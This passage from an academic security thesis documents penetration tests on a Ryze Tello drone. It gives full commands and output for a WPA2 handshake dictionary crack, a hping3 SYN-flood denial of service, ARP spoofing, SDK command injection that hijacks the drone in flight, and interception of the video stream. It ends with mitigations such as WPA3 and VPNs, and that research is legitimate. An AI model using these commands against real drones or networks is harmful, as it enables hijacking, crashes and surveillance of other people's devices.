4.4 Vulnerability analysis

From the list of possible attack vectors mentioned in the STRIDE table above, 5 threats have been selected for penetration testing, based on the scope of this thesis, the time constraint, the likelihood of success and the possible impact. The GPS attack vector regarding jamming is not possible since the Ryze Tello does not have a built-in GPS. Reverse engineering the software and setting up a file system backdoor is outside of the scope and is therefore not considered in the penetration tests that focus on the communication between drone and controller.

The Common Vulnerability Scoring System (CVSS) is used to rate the vulnerability and severity of the selected set of threats.

Table 3: CVSS

#	Threat	Overall	Impact	Exploitability
1	**Password crack** Crack the password to the drone network and connect to it	**8.2**	**4.7**	**2.8**
2	**Denial of Service** Jam the signal between the controller and the user	**6.5**	**3.6**	**2.8**
3	**ARP spoofing** Man-in-the-middle attack between the drone and the controller	**7.6**	**4.7**	**2.8**
4	**Injecting instructions** Inject instructions to control the drone in flight	**7.1**	**5.5**	**1.6**
5	**Intercept video** Access and decode video data stream between drone and controller	**6.4**	**4.7**	**1.6**

A risk matrix illustrates the probability and severity of the exploitation of the threats based on the CVSS score they received.

Table 4: Risk matrix

Probability	**Harm severity**			
	Negligible	**Marginal**	**Critical**	**Catastrophic**
Certain	🟧	🟧	🟥	🟥
Likely	🟨	🟧 Threat 2	🟧 Threat 3	🟥
Possible	🟩	🟨	🟧 Threat 1 & 4	🟥
Unlikely	🟩	🟨	🟨 Threat 5	🟧
Rare	🟩	🟩	🟨	🟨
Eliminated	**Eliminated**			

Severity colour coding

🟩 Low	🟨 Medium	🟧 High	🟥 Very high

5 Penetration testing

The chosen set of attack vectors from the threat modelling section will be handled in this section. The following tools were used in order to conduct the tests:

- Ryze Tello drone
- Tello app
- Tello SDK
- Alfa USB network adapter: AWUS036NHA
- iPhone 12 Pro Max and Huawei P20 Pro
- Kali Linux with the following tools:
  - Aircrack-ng
  - hping3
  - Arpspoof
  - Wireshark
  - FFmpeg

5.1 Password crack

5.1.1 Introduction

In this attack, we will perform a password crack on the drones Wi-Fi network, which is using WPA2 as security protocol. This will be done by deauthenticating a user from the network of the drone. Once the user is deauthenticated, it will try to re-authenticate in which the attacker will listen and capture the hashed WPA key, which is part of the handshake. The password can be retrieved by comparing hashed dictionary entries against the WPA key. A password dictionary is a list of compromised passwords which is used when doing a password crack attack.

Even though the drone has no default password the user can set one in the Tello application. In order to demonstrate a realistic use case, a password included in the password dictionary used in this attack was set on the network. The equipment used for this attack is a wireless network adapter with monitor mode enabled as well as the Aircrack-ng suite of tools available in Kali Linux.

5.1.2 Background

By using a network adapter with the capability of monitor mode, the Aircrack-ng suite of tools can be utilized, which has several uses including monitoring nearby wi-fi networks. It is possible to read and retrieve BSSIDs, which are MAC addresses of wireless access points close enough to the wireless network adapter. Having access to the BSSID of a network, several Aircrack-ng commands can be used to attack the network. A WPA handshake is initiated when a client wants to establish a connection to the network. It is a 4-way handshake in which the hashed WPA key is included.

5.1.3 Method

An android phone, HUAWEI P20 PRO was used to connect to the drones wi-fi network via the Tello app in order to gain control of it. In order to simulate the attack, a password had to be set for the network. The word “password” was set to be the password. The following commands were issued to perform the attack.

```
-- New terminal window --
```

`# ifconfig`

This command is used to find the interface of the wireless network adapter called wlan0

`# airmon-ng check kill`


This command stops all current processes which are using the Wi-Fi interface

`# airmon-ng start wlan0`

This command starts the wlan0 in monitor mode

`# airodump-ng wlan0mon`

This command displays all Wi-Fi networks in range and provides the target network's BSSID, as can be seen in figure 3. The encryption standard of the network is also visible, which in this case is WPA2. The BSSID of the Tello network is visible.




```
60:60:1F:60:35:78  -82        3        0    0  10    54e. WPA2 CCMP   PSK  TELLO-603578
```

Figure 3: network scan

```
# airodump-ng -c Y --bssid XX:XX:XX:XX:XX:XX -w /home wlan0mon
```

This command displays, as seen in figure 4, the clients connected to the target network specified with the BSSID and Channel. The -w flag is the directory where we want to save the capture file. The capture file will include the WPA handshake.




```
CH 10 ][ Elapsed: 1 min ][ 2021-05-24 06:08 ][ WPA handshake: 60:60:1F:60:35:78

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

60:60:1F:60:35:78  -40   0      820      216    0  10   54e. WPA2 CCMP   PSK  TELLO-6

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

60:60:1F:60:35:78  0C:2C:54:3E:78:2C  -35   54e-54e    12     1667
```

Figure 4: filtered network scan

```
-- New terminal window --

# aireplay-ng -0 10 -a XX:XX:XX:XX:XX:XX wlan0mon
```


This command disconnects the client by injecting 10 deauthentication packets in the target, which can be seen in figure 5. When the client disconnects from the network it tries to reconnect by sending a WPA handshake, this is then captured and saved for later use.



```
┌──(backdoorbilly㉿kali)-[~]
└─$ sudo aireplay-ng -0 10 -a 60:60:1F:60:35:78 wlan0mon
[sudo] password for backdoorbilly:
06:07:16  Waiting for beacon frame (BSSID: 60:60:1F:60:35:78) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:07:16  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:17  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:17  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:18  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:18  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:19  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:19  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:20  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:20  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
06:07:21  Sending DeAuth (code 7) to broadcast -- BSSID: [60:60:1F:60:35:78]
```

Figure 5: filtered network scan


After a couple of seconds, we receive the capture file. Wireshark is used to open the capture file and look at the packets sent between the client and the network, i.e packets sent between the phone and the drone. Using the filter eapol, which stands for extensible authentication protocol over LAN, we are able to inspect the WPA handshake specifically, as seen in figure 6.



```
eapol
No.    Time       Source              Destination         Protocol Length Info
 40115 40.151242  SzDjiTec_60:35:78   HuaweiTe_3e:78:2c   EAPOL       133 Key (Message 1 of 4)
 40117 40.164123  HuaweiTe_3e:78:2c   SzDjiTec_60:35:78   EAPOL       155 Key (Message 2 of 4)
 40119 40.171555  SzDjiTec_60:35:78   HuaweiTe_3e:78:2c   EAPOL       189 Key (Message 3 of 4)
 40121 40.175914  HuaweiTe_3e:78:2c   SzDjiTec_60:35:78   EAPOL       133 Key (Message 4 of 4)
```

Figure 6: WPA handshake

Upon further inspection, the hashed WPA key can be seen in the Authentication section in figure 7.




```
802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 4]
    Key Information: 0x030a
    Key Length: 0
    Replay Counter: 2
    WPA Key Nonce: 0000000000000000000000000000000000000000000000000000000000000000
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 3c11968a6bed9f98c1626cbc88f896cc
    WPA Key Data Length: 0
```

Figure 7: WPA key

```
# aircrack-ng -a2 -b XX:XX:XX:XX:XX:XX -w 'dictionary path' 'captured
file'
```

After the handshake is captured we can crack the password "offline" with this command where -a2 is for WPA2, the encryption standard used by the target network, -b is the flag for the BSSID, followed by the path to the password dictionary rockyou.txt, which is included in Kali Linux, as well as the path to the captured file. The result of the command can be seen on the next page in figure 8.



```
                          Aircrack-ng 1.6

[00:00:00] 11/10303727 keys tested (1142.37 k/s)

Time left: 2 hours, 30 minutes, 19 seconds                 0.00%

                      KEY FOUND! [ password ]


Master Key     : DB E9 BF 91 03 4D 45 BC 65 CA B7 91 38 D5 FE 38
                 32 95 B3 FC 7C 46 AD C4 E9 E8 6A 46 21 E4 43 50

Transient Key  : FC 0C 7E 11 59 D9 E2 C8 AA 04 5E FC 36 04 EB FE
                 93 1C 08 C1 9A D0 9F 89 C8 8D 7C 52 52 1A AB CB
                 60 08 DB 85 38 ED 26 09 1B DB 30 BA 55 28 1A C3
                 0E 77 E1 A1 3E BC 4B 16 ED 99 31 F3 EE 00 00 00

EAPOL HMAC     : 12 4D 7D 57 44 E8 6A 3F 2A 09 F9 0C 97 DA 88 F1
```

Figure 8: Successful password crack

5.1.4 Results

As seen in figure 8, this penetration test was successful. The password to the wireless network of the drone was cracked, and the attacker therefore has access to the network and the drone.

5.1.5 Discussion

This attack is generalizable since it can crack Wi-Fi passwords of networks using WEP, WPA and WPA2 which are the most common protocols for wireless networks. Both WPA and WPA2 with pre-shared key (PSK) are vulnerable against this type of attack, also called offline brute force attack. Since the attacker captures encrypted network traffic he can then conduct the password crack part of the attack without even being connected to the network. The only real way to protect against this type of attack on WPA2 is to avoid using passwords that are short or possible to guess within a reasonable timeframe. Another possibility would be to implement WPA3-Personal instead, which replaces the PSK in WPA2-Personal with Simultaneous Authentication of Equals (SAE). SAE is supposed to be resistant to offline dictionary attacks such as this one. Being able to crack the password and connect to a network opens up a number of other attacks, such as a denial of service attack or ARP spoof attack, which requires the attacker to be on the network.

5.2 Denial of service attack

5.2.1 Introduction


Since the drone is communicating with a connected client over Wi-Fi, a denial of service attack is a probable vulnerability. In this exploit, a denial of service attack will be performed by sending a large amount of TCP syn packets from spoofed IP addresses. The SYN packet is the first part of a TCP three-way-handshake to establish a connection. This was done by using Kali Linux, which had the networking tool hping3 installed.

5.2.2 Method

The exploit simulated a use case where a user pilots the drone with their phone as a controller. The attacker, who is also on the network, performs a denial of service attack on the drone using the hping3 tool in Kali Linux specified in figure 9. The tool is able to flood port 9999 on target 192.168.10.1, since the port is open between the drone and the attacker, who is already on the network.

The following flags were specified in the hping3 command

- -c 15000, which specified the number of packets that should be sent and received before stopping.
- -d 120, the size in bytes of each packet. -S which will disregard each SYN/ACK packet that is received from the drone.
- -w 64 indicates the TCP window size, the default being 64.
- –flood means that the packets should be sent as fast as possible without bothering to show any incoming replies.
- –rand-source enables hping to send the packets from spoofed IP addresses. Having set the flags, the attack can be made.



```
┌──(backdoorbilly㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 9999 --flood --rand-source
 192.168.10.1
[sudo] password for backdoorbilly:
HPING 192.168.10.1 (eth0 192.168.10.1): S set, 40 headers + 120 data b
ytes
hping in flood mode, no replies will be shown
```

Figure 9: hping3 DoS command

5.2.3 Results

The denial of service attack was successful. After a couple of seconds of executing the hping3 command, the user was denied control of the drone as well as the video stream. No emergency landing protocol was initiated by the drone and it had to be caught in the air and turned off manually.

5.2.4 Discussion

The attack worked both while the drone was stationary on the ground as well as when it was being piloted by the user. It would be fair to assume that a similar attack would work on other drones that use a WiFi connection between the drone and controller. The attack was very simple and only required one command using h3ping with a specified port and IP address, which are the same for all Ryze Tello drones.

5.3 ARP spoofing

5.3.1 Introduction

ARP spoofing is a man-in-the-middle attack where an attacker on the network can take advantage of the devices' blind trust in the authenticity of the address resolution protocol. The attacker poisons the ARP cache on both the devices. In order to do that the attacker has to send an ARP reply message informing that his MAC address should be associated with the targets' IP addresses instead. When this is completed every packet to the target IP address will be sent to the attacker, who can then forward that packet to the targets' real MAC address without them knowing what is really going on.

5.3.2 Method

There is software with graphical user interfaces like ettercap that can launch a man-in-the-middle attack like this, but the simplest way to do it is to use the built-in arpspoof utility in the Kali command line. Usually, an attack like this would be carried out between a device and its router, and in this case the drone is acting as a router and the controller is the victim device.

```
# sysctl -w net.ipv4.ip_forward=1
```

The first step is to turn on packet forwarding, this enables the attacker to act as a router on the network by allowing packets to be forwarded through it to the right address.

```
# arpspoof -i wlan0 -t 192.168.10.2 192.168.10.1
```

This command enables the monitoring of packets on the interface wlan0, from the controller (192.168.10.2) to the drone (192.168.10.1). This command tells the controller that if it wants to send any packages to the drone it should be sent to the attacker's MAC address instead, which will then be forwarded to the drone.

```
-- New terminal window --

# arpspoof -i wlan0 -t 192.168.10.1 192.168.10.2
```

While letting the previous ARP spoof keep running in the other terminal the reverse command is run in a new terminal, which tells the drone that if it wants to send any packages to the controller it should be sent to the attacker's MAC address instead.

5.3.3 Results

By opening up Wireshark on the attacker and monitoring the network interface all the packets that are being sent between the controller and the drone can be seen by the attacker.

5.3.4 Discussion

ARP spoofing is a relatively simple attack when you are on the network, but still introduces a large risk for the users. By the looks of the results, it does not seem like the Ryze Tello has any sophisticated software to detect or counter ARP spoofing on its network. A user could technically bring up the ARP table in order to manually inspect and detect any abnormalities, but that would not be defined as a defence against the attack.

5.4 Inject instructions

5.4.1 Introduction

Ryze provides a Software Development Kit for developers of the Ryze Tello drone. By using the functionality of the SDK a user could run parts of the code from the SDK shown in the appendix, and send instructions to the drone from a computer. In the Single_Tello_Test section a user can run the code which sets up a connection to the Ryze Tello on the network like starting the app would do, and the user is then free to send instructions to the drone in the terminal.

5.4.2 Method

When the network password is cracked we can connect to the drone and run the python code to set up a connection to the correct port and send a .txt file as argument, which contains the attacker's pre-written instructions as defined in the Tello SDK for the drone to perform.

5.4.3 Results

This exploit was successful and the controller loses the ability to send instructions to the drone reliably, both when stationary and in flight. The drone became almost completely unresponsive to both the controller and attacker, which means that the legitimate user could not land the drone, nor regain full control, and the drone starts to wander aimlessly in the air.

In the Tello SDK there are commands to change the SSID and/or password of the drone, which can also be done in mid-flight. The attacker could save the credentials of a new network and then perform the command to change the SSID and password to those of the pre-saved credentials. The controller was then thrown out and the attacker automatically connected to the drones new network and was able to communicate with it instantly.

5.4.4 Discussion

To perform this exploit the attacker has to be on the network, but since the password was managed to be cracked this attack is not a very complicated one to perform. This attack leads to a loss of control of the drone, and the attacker is free to do whatever he pleases, including flying away with the drone out of the user’s sight and Wi-Fi range. By performing a change of SSID this part of the attack could be viewed as a Denial of Service attack. The only way for the user to stop an attacker from hijacking the drone using this method is to catch it and hold the power button for 10 seconds in order to reset the drone.

5.5 Intercept video

5.5.1 Introduction


With the successful ARP spoofing attack, we now know that we can place ourselves between the drone and the controller and capture the traffic being sent between them. The purpose of this next attack would be to capture the video stream being sent from the drone to the controller and interpret that data by decoding it with the FFmpeg utility that can handle the H.264 compression used by the Ryze Tello.

5.5.2 Background

FFmpeg is an open-source software project consisting of a suite of libraries and programs for handling video and other multimedia streams. It is designed for command line based processing of video and audio, and it is possible to transcode video, including H.264 encoding.

5.5.3 Method

By running the ARP spoofing attack first we now hold a position between the controller and the drone. By starting Wireshark it is possible to capture all packages on the network, which includes the UDP packages used to send the video from the drone to the controller as displayed in figure 10. It is now possible to connect to the network normally, run the streamon command from the SDK, and then use the FFplay command from the FFmpeg utility in order to decode the video stream in real time.



```
54 21.927639729  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
55 21.928896670  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
56 21.928902328  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
57 21.930176011  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
58 21.930181281  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
59 21.930967397  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
60 21.931796730  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
61 21.933768732  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
62 21.933775260  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
63 21.936024506  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
64 21.936037223  192.168.10.1       192.168.10.2       UDP      1502 62512 → 11111 Len=1460
65 21.936038939  192.168.10.1       192.168.10.2       UDP       449 62512 → 11111 Len=407
```


Figure 10: Wireshark capture of the video

```
# ffplay -probesize 32 -i udp://@:11111 -framerate 30
```

This command starts to decode the data being sent to port 11111 and displays it in a window on the computer. The flags specify that the feed should be displayed in 30 frames per seconds and that the probing size is set to the smallest value of 32 in order to get the lowest latency which is preferable for an application like this.

5.5.4 Results

When running the FFplay command a window opens up which displays the video from the drone. In figure 11 the video and a ping is demonstrated which shows that the attacker can communicate with the drone at the same time as it is receiving the video feed. In this position it is also possible to inject instructions to the drone as explained in 5.4.


udp://@:11111
uberspoof@kali: ~
File Actions Edit View Help
uberspoof@kali: ~/Downloads/Tello-Python-master/Single_Tello_Test
uberspoof@kali: ~

```
┌──(uberspoof㉿kali)-[~]
└─$ ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=255 time=6.70 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=255 time=10.3 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=255 time=4.90 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=255 time=5.22 ms
```

Figure 11: Real time video stream

Instead of conducting this attack from a man-in-the-middle position the attacker is connected to the network normally and send a series of commands to the drone without pretending to be the controller. When running "streamon" the drone cuts off the controller's video stream and sends it to the attacker instead, the controller is then flying blind and is not able to regain access to the video stream even by reconnecting to the network and restarting the application. From here the attacker is free to inject any instruction he wants to the drone with the added bonus of seeing the live video stream at the same time.

5.5.5 Discussion

Being able to stream the video from the drone to the attacker is a major vulnerability. We were able to reliably start the stream to the attacker, and when that happened the drone stopped the stream to the controller. This means that the controller is flying blind, which is close to impossible if the user does not have the drone in sight. The process to decode the video is quite generalizable if the attacker has access to the video stream since most Wi-Fi based drones use a common standard for video decoding

6 Discussion and conclusion

The attacks performed on the Ryze Tello drone were all centered around the first threat, which was password cracking the network. By default, no password was set for the drone, which opened up the ability to perform other attacks which require access to the network. Not having a default password opens up the possibility of a user setting a weak password, or in some cases no password at all. Because of this, a dictionary attack is possible. The password was gained through deauthenticating a connected client from the network, which is an attack on its own.

Having access to the network, a denial of service attack was performed by flooding an open TCP port between the connection of the attacker's computer and the drone. The attack could be made with a single command from existing utilities in Kali Linux, which concludes that once an attacker has access to the network, the attack is fairly easy to perform.

A man-in-the-middle attack was performed through ARP spoofing. Similar to the denial of service attack, once the attacker has access to the network the attack can be performed with relative ease, which opens up for the ability to capture data on the network. By running Wireshark on the interface while in the man-in-the-middle position, every packet is captured and can be viewed unencrypted. The video stream can be isolated in Wireshark and possibly decoded in order to view the drone footage. This is one of the largest vulnerabilities imaginable on a drone and could be solved by something as simple as using a VPN connection between the drone and the controller, which would leave the communication encrypted even if an attacker was on the network and in possession of the password. The denial of service and man-in-the-middle attacks made against the drone is not unique, meaning they can possibly be made against other drones using Wi-Fi.

When access to the network has been gained instructions can be injected to the drone from the attacker, both flight commands and configuration. This is possible through the official SDK provided by DJI which contains commands to change the SSID and password as well as intiating the video stream directly to the attacker. Every device on the network has the same privileges as the legitimate user, which is what makes these attacks possible.

A major flaw in the security of the Ryze Tello drone is it not having a default password for the network, since it opens up the possibility of a user setting a weak password which could be cracked. Looking at these results, the security of the system is partly dependent on the user and the strength of the password they set. The conclusion that can be drawn with the scope of this thesis in mind is that the Ryze Tello drone, given a strong enough password, is relatively secure.

Appendix

tello_test.py

```python
from tello import Tello
import sys
from datetime import datetime
import time

start_time = str(datetime.now())

file_name = sys.argv[1]

f = open(file_name, "r")
commands = f.readlines()

tello = Tello()
for command in commands:
    if command != '' and command != '\n':
        command = command.rstrip()

        if command.find('delay') != -1:
            sec = float(command.partition('delay')[2])
            print 'delay %s' % sec
            time.sleep(sec)
            pass
        else:
            tello.send_command(command)

log = tello.get_log()

